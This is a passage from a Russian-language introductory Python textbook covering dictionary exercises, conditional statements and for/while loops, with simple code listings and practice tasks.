- Удаление элементов:** напишите программу, которая создаёт словарь, удаляет элемент по указанному ключу и выводит обновлённый словарь на экран.
- Перебор элементов:** напишите программу, которая создаёт словарь и затем перебирает все пары ключ-значение, выводя их на экран.
- Проверка наличия ключа:** напишите программу, которая создаёт словарь, проверяет, содержится ли указанный ключ в словаре, и выводит результат проверки (*True* или *False*).
- Извлечение всех ключей:** напишите программу, которая создаёт словарь и выводит список всех ключей из этого словаря.

9. **Извлечение всех значений:** напишите программу, которая создаёт словарь и выводит список всех значений из этого словаря.
10. **Копирование словаря:** напишите программу, которая создаёт словарь, затем делает его копию и выводит обе версии словаря на экран.
11. **Объединение словарей:** напишите программу, которая принимает два словаря, объединяет их в один и выводит результат.
12. **Вложенные словари:** напишите программу, которая создаёт словарь, где значения представляют собой другие словари, и затем выводит этот вложенный словарь на экран.
13. **Сортировка словаря по ключам:** напишите программу, которая создаёт словарь, сортирует его по ключам и затем выводит отсортированный словарь.
14. **Словарь с несколькими типами данных:** напишите программу, которая создаёт словарь, включающий ключи и значения различных типов данных (например, строки, числа, списки и т. д.), а затем выводит его на экран.
15. **Подсчет элементов:** напишите программу, которая создаёт словарь и выводит количество его элементов.
16. **Преобразование двух списков в словарь:** напишите программу, которая принимает два списка одинаковой длины и преобразует их в словарь. Элементы первого списка будут ключами, а элементы второго списка — значениями.
17. **Использование метода setdefault():** напишите программу, которая создает словарь и показывает, как использовать метод `setdefault()` для получения значения по ключу, при этом устанавливая значение по умолчанию, если ключ отсутствует.
18. **Удаление всех элементов:** напишите программу, которая создает словарь, затем удаляет все его элементы и выводит пустой словарь на экран.

1.4. Условные операторы

Условные операторы в Python позволяют программе принимать решения и выполнять определенные участки кода в зависимости от выполнения заданных условий. Это важный инструмент для управления потоком выполнения программы, обеспечивающий возможность ветвления и адаптации поведения программы под различные условия.

Оператор **if** позволяет выполнить определенный блок кода только в том случае, если условие истинно. Оператор **if** может использоваться самостоятельно или совместно с операторами **elif** (**else if**) и **else**, чтобы создать более сложные логические структуры.

Листинг 1.54

```
# Оператор if
x = 10
if x > 0:
    print("Число положительное")
```

Оператор **elif** используется для проверки дополнительных условий, если исходное условие в операторе **if** оказалось ложным. Это позволяет создавать цепочки условий и обрабатывать несколько вариантов в одном блоке кода.

Листинг 1.55

```
# Оператор elif
x = 0
if x > 0:
    print("Число положительное")
elif x == 0:
    print("Число равно нулю")
else:
    print("Число отрицательное")
```

Оператор `else` выполняет блок кода, если все предыдущие условия в операторах `if` и `elif` оказались ложными. Он обеспечивает выполнение кода по умолчанию, когда ни одно из проверенных условий не выполнено.

Листинг 1.56

```
# Оператор else
x = -5
if x > 0:
    print("Число положительное")
elif x == 0:
    print("Число равно нулю")
else:
    print("Число отрицательное")
```

Условные операторы позволяют программисту создавать код, который реагирует на различные ситуации и условия в программе. Они широко используются для выполнения различных задач, таких как проверка ввода пользователя, обработка ошибок, управление потоком выполнения и многое другое.

1.4.1. Оператор `if`

Как мы уже знаем, оператор `if` в Python используется для выполнения определенного блока кода только в том случае, если заданное условие истинно. Этот оператор позволяет программе принимать решения и выполнять разные действия в зависимости от значений переменных или результатов выражений.

Синтаксис оператора `if` выглядит следующим образом:

Листинг 1.57

```
# Синтаксис оператора if
if условие:
    # Блок кода, который будет выполнен, если условие истинно
```

В блоке кода, который следует за оператором **if**, можно размещать любые инструкции Python. Обычно этот блок кода отделяется от оператора **if** с помощью отступов, которые, как правило, составляют 4 пробела или один символ табуляции. Это обеспечивает правильное структурирование кода и его корректное выполнение.

Пример использования оператора **if**:

Листинг 1.58

```
# Пример использования оператора if
x = 10
if x > 0:
    print("Число положительное")
```

В этом примере, если значение переменной **x** больше нуля, то программа выполнит блок кода, который выводит сообщение "Число положительное". Если условие не выполнено, то блок кода пропускается, и программа переходит к выполнению следующих инструкций после оператора **if**.

Оператор **if** может использоваться как самостоятельно, так и в сочетании с другими условными операторами, такими как **elif (else if)** и **else**, для построения более сложных логических структур. Это позволяет программе принимать различные решения и выполнять разные блоки кода в зависимости от значений переменных или условий, которые возникают во время выполнения программы.

Задания для практики по разделу

- Проверка числа на положительность:** напишите программу, которая запрашивает у пользователя ввод числа и определяет, является ли оно положительным, отрицательным или нулевым, используя условный оператор **if**.
- Проверка четности числа:** напишите программу, которая запрашивает у пользователя ввод числа и определяет, является ли это число четным или нечетным.

3. **Определение максимального из двух чисел:** напишите программу, которая запрашивает у пользователя два числа и выводит то, которое больше.
4. **Проверка возраста на совершеннолетие:** напишите программу, которая запрашивает у пользователя его возраст и сообщает, достиг ли он совершеннолетия (18 лет и старше).
5. **Классификация температуры:** напишите программу, которая запрашивает у пользователя температуру и выводит сообщение, холодно ли на улице (температура ниже 0), тепло (температура от 0 до 20) или жарко (температура выше 20).
6. **Проверка делимости числа:** напишите программу, которая запрашивает у пользователя число и выводит сообщение, делится ли оно на 5 без остатка.
7. **Определение времени суток:** напишите программу, которая запрашивает у пользователя текущий час (в формате 0–23) и выводит сообщение, является ли это время утром (5–11), днем (12–17), вечером (18–22) или ночью (23–4).
8. **Проверка доступа по паролю:** напишите программу, которая запрашивает у пользователя пароль. Если введенный пароль совпадает с заранее заданным правильным паролем, программа должна вывести сообщение о предоставлении доступа. В противном случае, она должна сообщить об отказе в доступе.
9. **Определение сезона года:** напишите программу, которая запрашивает у пользователя номер месяца (от 1 до 12) и выводит название сезона, к которому этот месяц относится. Программа должна выводить "зима", "весна", "лето" или "осень" в зависимости от указанного номера месяца.
10. **Калькулятор скидки:** напишите программу, которая запрашивает у пользователя цену товара и процент скидки, затем вычисляет и выводит сумму скидки и итоговую цену товара с учетом скидки.
11. **Проверка високосного года:** напишите программу, которая запрашивает у пользователя год и проверяет, является ли он високосным. Високосный год делится на 4, но не делится на 100, если только не делится на

400. Если год соответствует этим условиям, программа выводит сообщение о том, что год високосный; в противном случае — что он не является таковыми.

12. **Определение квадрата числа:** напишите программу, которая запрашивает у пользователя число и выводит его квадрат, если число положительное. Если число отрицательное, программа должна вывести сообщение об ошибке.
13. **Проверка длиной строки:** напишите программу, которая запрашивает у пользователя строку и выводит сообщение, если длина строки превышает 10 символов.
14. **Определение оценок:** напишите программу, которая запрашивает у пользователя количество баллов (0–100) и выводит оценку (A, B, C, D, F) в зависимости от количества набранных баллов.
15. **Классификация массы тела:** напишите программу, которая запрашивает у пользователя его вес и рост, вычисляет индекс массы тела (ИМТ) и выводит сообщение, находится ли он в норме, есть ли избыточный или недостаточный вес.

1.4.2. Оператор *elif*

Оператор **elif** (сокращение от "else if") в Python служит для проверки дополнительных условий, если предыдущее условие в операторе **if** оказалось ложным. С помощью **elif** можно создать цепочку условий, что позволяет программе более гибко реагировать на разные ситуации и выполнять нужный блок кода, когда одно из условий оказывается истинным.

Оператор **elif** в Python – это как ваша дополнительная пара обуви. Если основная не подходит, у вас всегда есть еще один вариант, чтобы выглядеть стильно и не остаться в "безвыходной ситуации".

Синтаксис оператора **elif** выглядит следующим образом:

Листинг 1.59

```
# Синтаксис оператора elif
if условие1:
    # Блок кода, который будет выполнен, если условие1 истинно
elif условие2:
    # Блок кода, который будет выполнен, если условие2 истинно
elif условие3:
    # Блок кода, который будет выполнен, если условие3 истинно
...
else:
    # Блок кода, который будет выполнен, если ни одно из
    # условий не истинно
```

Оператор **elif** в Python дает вам возможность добавлять сколько угодно дополнительных условий в одном условном блоке. Каждое условие проверяется по очереди, и как только одно из них становится истинным, выполняется связанный с ним код, а проверка остальных условий прерывается. Это как искать иголку в стоге сена — как только находишь, можно уже не продолжать искать!

Пример использования оператора **elif**:

Листинг 1.60

```
# Пример использования оператора elif
x = 0
if x > 0:
    print("Число положительное")
elif x == 0:
    print("Число равно нулю")
else:
    print("Число отрицательное")
```

В этом примере, если значение переменной *x* больше нуля, программа выведет "Число положительное". Если значение равно нулю, программа выведет "Число равно нулю". В противном случае (если значение меньше нуля), программа выведет "Число отрицательное". Это делает проверку значений понятной и позволяет быстро определить, к какой категории относится введенное число.

Задания для практики по разделу

- **Определение времени суток:** напишите программу, которая запрашивает у пользователя текущий час (в формате 0–23) и выводит сообщение, является ли это время утром (5–11), днем (12–17), вечером (18–22) или ночью (23–4), используя оператор `elif`.
- **Классификация возраста:** напишите программу, которая запрашивает у пользователя его возраст и выводит соответствующее сообщение: младенец (0–2 года), ребенок (3–12 лет), подросток (13–19 лет), взрослый (20–64 года) или пожилой (65 лет и старше).
- **Определение сезона года:** напишите программу, которая попросит пользователя ввести номер месяца от 1 до 12 и скажет, к какому сезону этот месяц относится. Например, программа должна вывести "зима" для декабря, января и февраля, "весна" для марта, апреля и мая, "лето" для июня, июля и августа, и "осень" для сентября, октября и ноября.
- **Классификация оценок:** напишите программу, которая попросит пользователя ввести количество баллов от 0 до 100 и определит, какую оценку это количество представляет. Например, программа должна присвоить оценку "A" для баллов от 90 до 100, "B" для 80–89, "C" для 70–79, "D" для 60–69 и "F" для баллов от 0 до 59.
- **Проверка дня недели:** напишите программу, которая запрашивает у пользователя номер дня недели (1–7) и выводит соответствующее название дня недели: понедельник, вторник, среда, четверг, пятница, суббота или воскресенье.
- **Определение стоимости билета:** напишите программу, которая запрашивает у пользователя возраст и выводит стоимость билета: бесплатно (до 5 лет), детский билет (5–12 лет), взрослый билет (13–59 лет) или льготный билет (60 лет и старше).
- **Классификация чисел:** напишите программу, которая запрашивает у пользователя ввод числа и определяет его характеристику. Программа должна вывести сообщение о том, является ли число отрицательным, нулем или положительным, а также уточнить, четное оно или нечетное.

- **Определение типа треугольника:** напишите программу, которая запрашивает у пользователя длины трех сторон треугольника и определяет его тип. Программа должна вывести сообщение, указывающее, является ли треугольник равносторонним (все стороны равны), равнобедренным (две стороны равны) или разносторонним (все стороны разные).
- **Выбор напитка:** напишите программу, которая запрашивает у пользователя номер напитка от 1 до 5 и выводит название выбранного напитка. Вот какие напитки соответствуют этим номерам:
 1. Вода.
 2. Чай.
 3. Кофе.
 4. Сок.
 5. Молоко.
- **Определение месяца по числу:** напишите программу, которая запрашивает у пользователя число от 1 до 31 и определяет, в каком месяце это число может встречаться. Например:
 1. Январь (1–31)
 2. Февраль (1–28 или 29 в високосном году)
 3. Март (1–31)
 4. Апрель (1–30)
 5. Май (1–31)
 6. Июнь (1–30)
 7. Июль (1–31)
 8. Август (1–31)
 9. Сентябрь (1–30)
 10. Октябрь (1–31)
 11. Ноябрь (1–30)
 12. Декабрь (1–31)

Программа должна вывести название месяца или сообщение о некорректном числе, если оно не соответствует ни одному месяцу.

- **Классификация ИМТ (индекса массы тела):** напишите программу, которая запрашивает у пользователя его вес и рост, вычисляет ИМТ и выводит соответствующую категорию: недостаточный вес (ИМТ < 18.5), нормальный вес (ИМТ 18.5–24.9), избыточный вес (ИМТ 25–29.9) или ожирение (ИМТ >= 30).
- **Выбор языков программирования:** напишите программу, которая запрашивает у пользователя номер (от 1 до 5) и выводит название соответствующего языка программирования. Варианты: Python, Java, C++, JavaScript и Ruby.
- **Определение времени года по месяцу:** напишите программу, которая запрашивает у пользователя номер месяца (от 1 до 12) и выводит соответствующее время года. Учитывайте, что начало года включает январь и февраль, весна охватывает период с марта по май, лето — с июня по август, осень — с сентября по ноябрь, а декабрь обозначает конец года.
- **Классификация транспортных средств:** напишите программу, которая запрашивает у пользователя номер транспортного средства (от 1 до 5) и выводит соответствующую категорию. Варианты: 1 — велосипед, 2 — мотоцикл, 3 — автомобиль, 4 — автобус и 5 — поезд.
- **Определение уровня образования:** напишите программу, которая запрашивает у пользователя возраст и выводит соответствующий уровень образования: дошкольное (до 6 лет), начальное (6–10 лет), среднее (11–14 лет), старшее (15–18 лет) или высшее (старше 18 лет).

1.4.3. Оператор *else*

Оператор **else** в Python – это как последний раунд в игре с условиями. Если ни одно из условий в блоках **if** и **elif** не сработало, **else** вступает в действие и выполняет свой блок кода. Это позволяет программе не оставлять вас без ответа, даже если все остальные проверки провалились. Так что **else** всегда готов прийти на помощь, когда никто не ожидал!

Синтаксис оператора **else** выглядит следующим образом:

Листинг 1.61

```
# Синтаксис оператора else
if условие1:
    # Блок кода, который будет выполнен, если условие1 истинно
elif условие2:
    # Блок кода, который будет выполнен, если условие2 истинно
...
else:
    # Блок кода, который будет выполнен, если ни одно из условий
    не истинно
```

Оператор **else** идет в конце цепочки условий после всех **elif**. Он выступает как "план Б" для вашего кода: если ни одно из предыдущих условий не оказалось истинным, **else** включается и выполняет свой блок. Это похоже на случай, когда вы решаете, какой фильм посмотреть, и все варианты недоступны, тогда **else** предложит просто включить что-то на Netflix!

Пример использования оператора **else**:

Листинг 1.62

```
# Пример использования оператора else
x = -5
if x > 0:
    print("Число положительное")
elif x == 0:
    print("Число равно нулю")
else:
    print("Число отрицательное")
```

В этом примере, если значение переменной *x* больше нуля, программа выведет "Число положительное". Если значение равно нулю, программа выведет "Число равно нулю". Если ни одно из предыдущих условий не выполняется (т.е. значение меньше нуля), программа выведет "Число отрицательное".

Оператор `else` полезен для обработки всех возможных вариантов в условиях конструкциях, когда необходимо выполнить какой-то блок кода, если ни одно из предыдущих условий не было выполнено.

Задания для практики по разделу

- Проверка чётности числа:** напишите программу, которая попросит пользователя ввести число и скажет, является ли оно чётным или нечётным. Используйте оператор `else`, чтобы добавить небольшое сообщение о том, что число не попало в категорию "чётное". И помните, программа будет очень радоваться числам, которые делятся на 2 без остатка, но обидится на те, что не могут похвастаться этим!
- Проверка возраста:** напишите программу, которая запрашивает у пользователя его возраст и выводит сообщение. Если возраст меньше 18 лет, программа должна сообщить, что пользователь ещё несовершеннолетний. Если возраст 18 лет или больше, используйте оператор `else`, чтобы сообщить, что пользователь достиг совершеннолетия.
- Определение делимости:** напишите программу, которая запрашивает у пользователя два числа и проверяет, делится ли первое число на второе без остатка. Если делится, выведите сообщение об успешном делении. В противном случае используйте оператор `else`, чтобы сообщить, что первое число не делится на второе без остатка.
- Проверка положительности числа:** напишите программу, которая запрашивает у пользователя число и выводит сообщение, если это число положительное. Если же число отрицательное или равно нулю, используйте оператор `else`, чтобы вывести подходящее сообщение.
- Определение времён года:** напишите программу, которая запрашивает у пользователя номер месяца (от 1 до 12) и выводит соответствующее время года: зима, весна, лето или осень. Если введённый номер месяца не попадает в этот диапазон, используйте оператор `else`, чтобы вывести сообщение о том, что номер месяца некорректен.

6. **Проверка пароля:** напишите программу, которая запрашивает у пользователя ввод пароля и сравнивает его с заранее заданным паролем. Если пароли совпадают, выведите сообщение о том, что аутентификация прошла успешно. В противном случае используйте оператор `else`, чтобы вывести сообщение об ошибке.
7. **Определение високосного года:** напишите программу, которая запрашивает у пользователя год и проверяет, является ли этот год високосным. Если год високосный, выведите соответствующее сообщение. В противном случае используйте оператор `else`, чтобы вывести сообщение о том, что год не является високосным.
8. **Проверка принадлежности к диапазону:** напишите программу, которая запрашивает у пользователя число и проверяет, находится ли оно в диапазоне от 1 до 100 включительно. Если число входит в этот диапазон, выведите соответствующее сообщение. В противном случае используйте оператор `else`, чтобы вывести сообщение о том, что число не входит в указанный диапазон.
9. **Проверка длины строки:** напишите программу, которая запрашивает у пользователя строку и проверяет, содержит ли она более 10 символов. Если строка содержит больше 10 символов, выведите сообщение об этом. В противном случае используйте оператор `else`, чтобы вывести сообщение о том, что строка короче 10 символов.
10. **Проверка доступности товара:** напишите программу, которая запрашивает у пользователя количество товара на складе и сравнивает его с пороговым значением (например, 50). Если количество товара меньше порогового значения, выведите сообщение о необходимости пополнения запаса. В противном случае используйте оператор `else` для вывода сообщения, что запасов достаточно.
11. **Проверка температуры:** напишите программу, которая запрашивает у пользователя текущую температуру и проверяет, выше она нуля или нет. Если температура выше нуля, выведите сообщение о положительной температуре. В противном случае используйте оператор `else`, чтобы вывести сообщение об отрицательной температуре.

12. **Проверка четности и положительности числа:** напишите программу, которая запрашивает у пользователя число и проверяет, является ли оно одновременно чётным и положительным. Если это так, выведите соответствующее сообщение. В противном случае используйте оператор `else` для вывода сообщения, что число не является чётным или положительным.
13. **Проверка длины имени:** напишите программу, которая запрашивает у пользователя его имя и проверяет, содержит ли оно более 5 букв. Если это так, выведите сообщение о длинном имени. В противном случае используйте оператор `else` для вывода сообщения о коротком имени.
14. **Проверка рабочего дня:** напишите программу, которая запрашивает у пользователя день недели и проверяет, является ли этот день рабочим (например, понедельник-пятница). Если да, выведите соответствующее сообщение. В противном случае используйте оператор `else` для вывода сообщения о выходном дне.
15. **Проверка возраста для голосования:** напишите программу, которая запрашивает у пользователя его возраст и проверяет, может ли он голосовать (возраст 18 и более). Если может, выведите сообщение о праве голосовать. В противном случае используйте оператор `else` для вывода сообщения о том, что пользователь не достиг возраста для голосования.

1.5. Циклы и итерации

Циклы в Python — это управляющие конструкции, которые позволяют программе выполнять один и тот же блок кода несколько раз. Они являются фундаментальной частью любого языка программирования и предоставляют возможность автоматизировать выполнение повторяющихся задач.

В Python есть два основных типа циклов: цикл `for` и цикл `while`.

Цикл **for**: этот цикл отлично подходит для перебора элементов в последовательностях, таких как списки, кортежи или строки. Каждый элемент последовательно обрабатывается в теле цикла.

Вот как выглядит синтаксис цикла **for**:

Листинг 1.63

```
# Синтаксис цикла for
for элемент in последовательность:
    # Блок кода, который будет выполнен для каждого элемента
```

Пример использования цикла **for**:

Листинг 1.64

```
# Пример использования цикла for
fruits = ['apple', 'banana', 'cherry']
for fruit in fruits:
    print(fruit)
```

В этом примере цикл **for** проходит по каждому элементу списка *fruits* и выводит его на экран.

Цикл **while**: этот цикл продолжает выполнять блок кода до тех пор, пока заданное условие остается истинным.

Вот как выглядит синтаксис цикла **while**:

Листинг 1.65

```
# Синтаксис цикла while
while условие:
    # Блок кода, который будет выполнен, пока условие истинно
```

Пример использования цикла **while**:

Листинг 1.66

```
# Пример использования цикла while
i = 1
while i <= 5:
    print(i)
    i += 1
```

В этом примере цикл **while** выводит числа от 1 до 5 на экран. Циклы позволяют программистам писать более компактный и эффективный код, который выполняет один и тот же набор инструкций несколько раз. Они широко используются в программировании для обработки коллекций данных, выполнения алгоритмов, обхода структур данных и решения множества других задач.

1.5.1. Подробнее о цикле *for*

Цикл **for** в Python — это ваш личный помощник для перебора элементов в последовательности, будь то список, кортеж, строка или диапазон чисел. Если вам когда-нибудь потребуется повторить одну и ту же операцию для каждого элемента в коллекции, цикл **for** сделает это легко и быстро.

Напомним, что синтаксис цикла **for** выглядит так:

Листинг 1.67

```
# Синтаксис цикла for
for элемент in последовательность:
    # Блок кода, который будет выполнен для каждого элемента
```

В этой конструкции переменная **элемент** принимает значение каждого элемента из последовательности, а затем блок кода выполняется с этим значением. После выполнения блока кода цикл переходит к следующему элементу в последовательности и повторяет процесс до тех пор, пока не будут перебраны все элементы.

Пример использования цикла **for**:

Листинг 1.68

```
# Пример использования цикла for
fruits = ['apple', 'banana', 'cherry']
for fruit in fruits:
    print(fruit)
```

В этом примере переменная `fruit` последовательно принимает значения каждого элемента из списка `fruits`. Для каждого значения выполняется команда внутри цикла, и мы видим, как на экран выводится имя каждого фрукта — сначала `apple`, затем `banana`, и, наконец, `cherry`. В итоге мы получаем список всех фруктов, который мы перечислили.

Перебор числовых диапазонов с помощью range()

Цикл `for` также может быть использован для перебора числовых диапазонов с помощью функции `range()`:

Листинг 1.69

```
# Перебор числовых диапазонов с помощью range()
for i in range(1, 6):
    print(i)
```

Этот пример выведет числа от 1 до 5. Функция `range(1, 6)` создает последовательность чисел от 1 до 5 (включая 1, но не включая 6), и для каждого числа выполняется блок кода, который выводит число на экран.

Перебор строк

Цикл `for` можно использовать для перебора символов в строке:

Листинг 1.70

```
# Перебор строк
text = "hello"
for char in text:
    print(char)
```

В этом примере каждый символ строки `text` будет выведен на экран.

Вложенные циклы `for` позволяют выполнять итерации по нескольким последовательностям одновременно:

Листинг 1.71

```
matrix = [[1, 2, 3], [4, 5, 6], [7, 8, 9]]
for row in matrix:
    for element in row:
        print(element, end=" ")
print()
```

Этот пример выведет элементы двумерного списка `matrix` в виде матрицы:

```
1 2 3
4 5 6
7 8 9
```

Использование `enumerate()`

Функция `enumerate()` позволяет получить индекс каждого элемента в последовательности наряду с самим элементом:

Листинг 1.72

```
# Использование enumerate()
fruits = ['apple', 'banana', 'cherry']
for index, fruit in enumerate(fruits):
    print(f"{index}: {fruit}")
```

Этот пример выведет индексы и значения элементов списка `fruits`:

```
0: apple
1: banana
2: cherry
```

Перебор словарей

Цикл **for** также можно использовать для перебора ключей и значений в словаре:

Листинг 1.73

```
# Перебор словарей
my_dict = {'name': 'John', 'age': 30, 'city': 'New York'}
for key, value in my_dict.items():
    print(f'{key}: {value}')
```

Этот пример выведет пары ключ-значение из словаря `my_dict`:

```
name: John
age: 30
city: New York
```

Примеры использования цикла *for*

Подсчет суммы элементов списка

Листинг 1.74

```
# Подсчет суммы элементов списка:
numbers = [1, 2, 3, 4, 5]
total = 0
for number in numbers:
    total += number
print(f'Сумма: {total}') # Выводит "Сумма: 15"
```

Поиск максимального элемента в списке

Листинг 1.75

```
# Поиск максимального элемента в списке:
numbers = [10, 20, 30, 40, 50]
max_number = numbers[0]
for number in numbers:
    if number > max_number:
        max_number = number
print(f'Максимальное число: {max_number}') # Выводит
"Максимальное число: 50"
```

Создание нового списка на основе существующего**Листинг 1.76**

```
# Создание нового списка на основе существующего:
numbers = [1, 2, 3, 4, 5]
squares = []
for number in numbers:
    squares.append(number ** 2)
print(squares) # Выводит [1, 4, 9, 16, 25]
```

Задания для практики по разделу

- Сумма чисел в списке:** напишите программу, которая вычисляет сумму всех чисел в списке, используя цикл `for`. Например, у вас есть список чисел, и вам нужно пройтись по каждому элементу, суммировать их и получить итоговую сумму.
- Вывод элементов списка:** напишите программу, которая использует цикл `for`, чтобы вывести каждый элемент списка на новой строке. Это полезно, когда вам нужно напечатать элементы списка, чтобы каждый из них был на своем собственном ряду.
- Счетчик элементов:** напишите программу, которая использует цикл `for`, чтобы посчитать, сколько элементов в списке. Это поможет вам узнать, сколько элементов в вашем списке, просто пройдя по нему и подсчитав все элементы.
- Поиск максимального элемента:** напишите программу, которая использует цикл `for`, чтобы найти самый большой элемент в списке чисел. Просто пройдитесь по каждому числу в списке и обновляйте максимальное значение, если найдете что-то большее.
- Создание нового списка:** напишите программу, которая использует цикл `for`, чтобы создать новый список, в который будут добавлены квадраты всех чисел из исходного списка. Сначала пройдитесь по каждому числу в исходном списке, возведите его в квадрат, и добавьте результат в новый список.

6. **Фильтрация списка:** напишите программу, которая использует цикл **for**, чтобы создать новый список, включающий только четные числа из исходного списка. Проходите по каждому числу в исходном списке и проверяйте, является ли оно четным. Если да, добавляйте его в новый список.
7. **Поиск строки в списке:** напишите программу, которая проходит через список строк, чтобы найти нужную вам строку. Если программа находит эту строку в списке, она должна вывести сообщение с её индексом. Если строка отсутствует, программа должна просто сообщить об этом.
8. **Обратный вывод списка:** создайте программу, которая использует цикл **for** для того, чтобы вывести все элементы списка в обратном порядке. Программа должна пройти по списку с конца и отобразить каждый элемент, начиная с последнего и заканчивая первым.
9. **Конкатенация строк:** создайте программу, которая использует цикл **for**, чтобы объединить все строки из списка в одну единую строку. Программа должна последовательно добавлять каждую строку из списка к результату, формируя таким образом одну длинную строку.
10. **Подсчет гласных в строке:** напишите программу, которая с помощью цикла **for** подсчитывает количество гласных букв в заданной строке. Программа должна проходить по каждому символу в строке, проверять, является ли он гласной, и увеличивать счётчик, если это так.
11. **Создание списка пар (индекс, значение):** напишите программу, которая с помощью цикла **for** создаёт новый список пар, где каждый элемент — это кортеж, содержащий индекс и значение из исходного списка. Программа должна пройти по каждому элементу исходного списка и добавить в новый список соответствующую пару (индекс, значение).
12. **Поиск всех подстрок в строке:** напишите программу, которая с помощью цикла **for** находит все подстроки заданной длины в строке. Программа должна последовательно проходить по строке, извлекая подстроки указанной длины, и сохранять их для дальнейшего использования или отображения.
13. **Создание таблицы умножения:** напишите программу, которая с помощью вложенных циклов **for** создаёт таблицу умножения для чисел от 1 до

10 и выводит её на экран. Внешний цикл будет проходить по числам от 1 до 10, а внутренний — умножать текущее число на каждое из чисел в этом диапазоне, создавая и отображая полную таблицу умножения.

14. **Проверка на простоту:** напишите программу, которая с помощью цикла **for** проверяет, является ли заданное число простым. Программа должна пройтись по возможным делителям числа и убедиться, что оно не делится нацело ни на одно из них, кроме единицы и самого себя. Если таких делителей нет, число является простым.
15. **Перевод всех символов в верхний регистр:** напишите программу, которая с помощью цикла **for** переводит все символы в строке в верхний регистр. Программа должна пройтись по каждому символу строки и преобразовать его в верхний регистр, формируя новую строку.
16. **Сложение соответствующих элементов двух списков:** напишите программу, которая с помощью цикла **for** складывает соответствующие элементы двух списков одинаковой длины и создает новый список, содержащий результаты сложения. Программа должна пройтись по каждому элементу в двух списках, сложить их и сохранить результат в новом списке.
17. **Подсчет слов в строке:** напишите программу, которая с помощью цикла **for** подсчитывает количество слов в заданной строке. Программа должна пройтись по каждому слову, разделяя строку по пробелам, и увеличить счётчик для каждого найденного слова.
18. **Удвоение всех чисел в списке:** напишите программу, которая с помощью цикла **for** удваивает каждое число в списке и создает новый список с результатами. Программа должна пройтись по каждому числу в исходном списке, умножить его на два и добавить результат в новый список.
19. **Создание списка строк определенной длины:** напишите программу, которая с помощью цикла **for** создаёт новый список, содержащий только те строки из исходного списка, длина которых больше заданного значения. Программа должна пройтись по каждой строке в исходном списке, проверить её длину и, если она превышает заданное значение, добавить эту строку в новый список.

20. Генерация списка чисел в диапазоне: напишите программу, которая с помощью цикла **for** создаёт список, содержащий все числа в заданном диапазоне, включая границы диапазона. Программа должна пройтись по каждому числу в этом диапазоне и добавить его в новый список.

1.5.2. Подробнее о цикле **while**

Цикл **while** в Python используется для выполнения блока кода, пока заданное условие остаётся истинным. Цикл будет повторять выполнение этого блока до тех пор, пока условие возвращает значение *True*. Как только условие перестаёт выполняться, программа выходит из цикла.

Как мы уже знаем, синтаксис цикла **while** выглядит следующим образом:

Листинг 1.77

```
# Синтаксис цикла while
while условие:
    # Блок кода, который будет выполнен, пока условие истинно
```

При каждой итерации цикла **while** сначала проверяется условие. Если условие истинно, выполняется блок кода, расположенный внутри цикла **while**. После выполнения этого блока кода программа снова возвращается к проверке условия. Если условие остаётся истинным, цикл продолжается; если условие становится ложным, выполнение цикла прекращается, и программа переходит к следующей инструкции, идущей после цикла.

Пример использования цикла **while**:

Листинг 1.78

```
# Пример использования цикла while
i = 1
while i <= 5:
    print(i)
    i += 1
```

В этом примере переменная *i* изначально устанавливается в значение 1. Затем программа проверяет, выполняется ли условие *i* \leq 5. Поскольку *i* рав-

но 1, условие истинно, и код внутри цикла выполняется, выводя значение *i* на экран. После этого *i* увеличивается на 1, и цикл повторяется. Так продолжается до тех пор, пока *i* не достигнет 6, и условие *i* \leq 5 перестает быть истинным. В этот момент цикл завершает свою работу, и программа переходит к следующей инструкции.

Цикл **while** отлично подходит для ситуаций, когда заранее неизвестно, сколько раз нужно повторить действие. Он продолжает выполняться до тех пор, пока заданное условие остаётся истинным. While также можно использовать для создания бесконечных циклов, которые будут работать без остановки, пока не сработает какое-то условие для выхода из цикла.

Листинг 1.79

```
# Цикл while
while True:
    user_input = input("Введите 'стоп' для завершения: ")
    if user_input.lower() == 'стоп':
        break
```

В этом примере цикл **while** становится бесконечным, потому что условие *True* всегда истинно. Цикл будет продолжаться до тех пор, пока пользователь не введет слово "стоп". Когда это происходит, срабатывает оператор **break**, и цикл завершается.

Оператор **break** используется для того, чтобы сразу завершить цикл, даже если условие для продолжения цикла по-прежнему истинно.

Листинг 1.80

```
# Оператор break
i = 1
while i <= 10:
    if i == 5:
        break
    print(i)
    i += 1
```

Этот цикл завершится, как только *i* достигнет значения 5, и на экран выводятся числа от 1 до 4.

Оператор **continue** пропускает оставшуюся часть кода в текущей итерации цикла и сразу переходит к следующему кругу цикла.

Листинг 1.81

```
# Оператор continue
i = 0
while i < 10:
    i += 1
    if i % 2 == 0:
        continue
    print(i)
```

Этот пример выведет все нечетные числа от 1 до 9.

Примеры использования цикла *while*

Подсчет суммы чисел

Листинг 1.82

```
# Подсчет суммы чисел
total = 0
num = 1
while num <= 100:
    total += num
    num += 1
print(f"Сумма чисел от 1 до 100: {total}")
```

Этот цикл считает сумму чисел от 1 до 100.

Игра "Угадай число"

Листинг 1.83

```
# Игра угадай число
import random
```

```
secret_number = random.randint(1, 100)
guess = None

while guess != secret_number:
    guess = int(input("Угадайте число от 1 до 100: "))
    if guess < secret_number:
        print("Загаданное число больше.")
    elif guess > secret_number:
        print("Загаданное число меньше.")
print("Поздравляю! Вы угадали число.")
```

Этот пример реализует простую игру, в которой игроку предлагается угадать случайное число от 1 до 100.

Задания для практики по разделу

- Подсчет до заданного числа:** напишите программу, которая с помощью цикла **while** будет считать от 1 до числа, указанного пользователем, и выводить каждое из этих чисел на экран.
- Сумма чисел до нуля:** напишите программу, которая будет запрашивать у пользователя числа, используя цикл **while**, до тех пор, пока не будет введено число 0. Программа должна суммировать все введённые числа и вывести итоговую сумму, не включая 0.
- Угадай число:** напишите программу, в которой компьютер случайным образом выбирает число от 1 до 100, а пользователь должен угадать это число. Программа будет подсказывать пользователю, если загаданное число больше или меньше введённого. Игра продолжается до тех пор, пока пользователь не угадает правильное число.
- Ввод корректного пароля:** напишите программу, которая будет использовать цикл **while** для многократного запроса пароля у пользователя. Цикл должен продолжаться до тех пор, пока пользователь не введёт правильный пароль.
- Факториал числа:** напишите программу, которая с помощью цикла **while** вычисляет факториал заданного числа.

Факториал числа — это произведение всех положительных целых чисел от 1 до этого числа. Например, факториал 5 ($5!$) равен $5 * 4 * 3 * 2 * 1 = 120$. Программа должна продолжать умножать числа до тех пор, пока не достигнет 1.

